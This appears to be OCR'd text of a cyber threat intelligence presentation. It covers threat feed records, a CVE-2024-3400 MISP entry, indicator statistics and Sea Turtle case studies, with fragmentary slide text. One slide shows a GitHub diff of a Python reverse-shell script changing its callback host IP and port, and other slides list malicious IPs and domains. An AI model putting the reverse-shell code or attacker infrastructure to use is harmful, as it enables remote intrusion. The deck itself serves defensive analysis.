
Add relevant fields, reorder and sort columns, resize rows, and more in the doc

```
2024-04-12 20:34:56.669    threat.indicator.ip 172.2
                           724d0dcf agent.id c2d6521
                           1 data_stream.dataset thr
```

labels.etl.kafka.time	1712954096669
labels.etl.kafka.topic	filebeat
labels.etl.pipeline	[all-add_processed_timestamp, filter-mutate-84e38bdc4387-20210426.01, fingerprint-[event][original], fingerprint-catch_all]
labels.etl.processed_time	2024-04-12T20:34:57.396Z
labels.event_original_hash_sha1	f928da69c15d1aa71e51d5ad312a54d64f2c1d69
service.type	threatintel
tags	[threatintel-otx, forwarded, Main_Pipeline]
threat.feed.dashboard_id	ad9c7430-72de-11eb-a3e3-b3cc7c78a70f
threat.feed.name	[Filebeat] Alienvault OTX
threat.indicator.ip	172.233.228.93
threat.indicator.type	ipv4-addr

Operationalizing CTI

- Alerting on threat intel feeds? CTI platforms contain more context…



ect (CVE-2024-3…


	2024-04-13	**Object name:** report **References:** 0		
□	2024-04-13	External analysis	**link:** link	https://www.volexity.com/blog/2024/04/12/zero-day-exploitation-of-unauthenticated-remote-code-execution-vulnerability-in-globalprotect-cve-2024-3400/
□	2024-04-13	Other	**summary:** text	Zero-Day Exploitation of Unauthenticated Remote Code Execution Vulnerability in GlobalProtect (CVE-2024-3400)
□	2024-04-13	Other	**type:** text	Blog
	2024-04-13	**Object name:** vulnerability **References:** 1		CVE-2024-3400: Enriched via the cve_advanced module
□	2024-04-13	External analysis	**id:** vulnerability	CVE-2024-3400
□	2024-04-13	Other	**summary:** text	A command injection vulnerability in the GlobalProtect feature of Palo Alto Networks PAN-OS software for specific PAN-OS versions and distinct feature configurations may enable an unauthenticated attacker to execute arbitrary code with root privileges on the firewall. Fixes for PAN-OS 10.2, PAN-OS 11.0, and PAN-OS 11.1 are in development and are expected to be released by April 14, 2024. Cloud NGFW, Panorama appliances, and Prisma Access are not impacted by this vulnerability. All other version … Show all
□	2024-04-13	Other	**modified:** datetime	2024-04-13T01:00:00.000000
□	2024-04-13	Other	**published:** datetime	2024-04-12T08:15:00.000000
□	2024-04-13	Other	**state:** text	Published
□	2024-04-13	External analysis	**references:** link	https://security.paloaltonetworks.com/CVE-2024-3400
	2024-04-13	**Object name:** yara **References:** 0		
□	2024-04-13	Other	**context:** text	all


□	2024-04-13	Payload installation	**yara:**
			yara
				rule hacktool_golang_reversessh_fahrj
				{
				meta:
				author = "threatintel@volexity.com"
				date = "2024-04-10"
				description = "Detects a reverse SSH utility available on GitHub.

CTI Threat Feeds: Stats

- Sample Set:
  - ~600K IOCs
  - Open-Source Feeds


The “Others”





Observables Database

- Unique IOCs collected
  - Hashes, IP Address, Hostnames, Root Domains
- First time seen, last time seen, count of times seen, sources
- Smaller long term storage costs, faster to search



Historic Host Info

host	count ↓	first_seen	last_seen	sources	Redacted Organization Names				
blackhillsinfosec.com	2851	2023-08-15	2024-04-15	{ "dns": 2846, …	2460	330	16	4	6


dns | client ip	ssl | client ip	ssl | ja3	ssl | ja3s
20	3	5	2

Story Time

- Scenario 1: Threat Intelligence (Consumed – TLP:CLEAR)
- Scenario 2: Threat Intelligence (Produced – TLP:CLEAR ○○○)
- Scenario 3: DFIR to TTP Alert (Produced – T

Story Time – TLP:CLEAR

- When good intel creates horrible alerts
- Github.com can be used for good and bad
- Full URL may be better than domain but…
- Likely by the time its in TLP:CLEAR its no longer being use



threat.indicator.url.domain

Top values

103.27.109.217	0.3%
api.m1.top	0.3%
backupitfirst.com	0.2%
45.9.148.35	0.1%
i9152.cisele0.com	0.1%
172.233.228.93	0.1%
googleonlinee.com	0.1%
172.104.124.74	0.1%
github.com	0.1%
waterforvoiceless.org	0.1%
Other	98.4%

Calculated from **132245** sample records.

Multi fields


k threat.indicator.url.domain.keyword

Story Time – ~~TLP:RED~~

SEA TURTLE (aka Marbled Dust, SILICON)


Targeted Verticals:

- Government
- Energy
- Think Tanks
- International NGO’s



https://blog.talosintelligence.com/sea-turtle-keeps-on-swimming/


CTI – *Ante* Public Disclosure



85 contributions in 2020

Learn how we count contributions


Less 🟩🟩🟩🟩 More



25 contributions in 2021

Learn how we count contributions

Less 🟩🟩🟩🟩 More



Update and rename yy4.py to yy5.py

master

jacksp7 committed 13 days ago Verified

May 26, 2022 @ 14:21 UTC

Showing **1 changed file** with **2 additions** and **2 deletions**.

4 yy4.py → yy5.py


```
@@ -14,8 +14,8 @@
 import pty
 import socket

- lhost = "82.196.5.226" # XXX: CHANGEME
- lport = 443 # XXX: CHANGEME
+ lhost = "206.166.251.49" # XXX: CHANGEME
+ lport = 80 # XXX: CHANGEME

 def main():
     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

CTI – *Post* Public Disclosure


OSINT[1] – PWC: *The Tortoise and The Malwahare* [2023-12-05]
OSINT[2] – Strike Ready: *Pivoting through a Sea of indicators to spot Turtles* [2023-12-27]
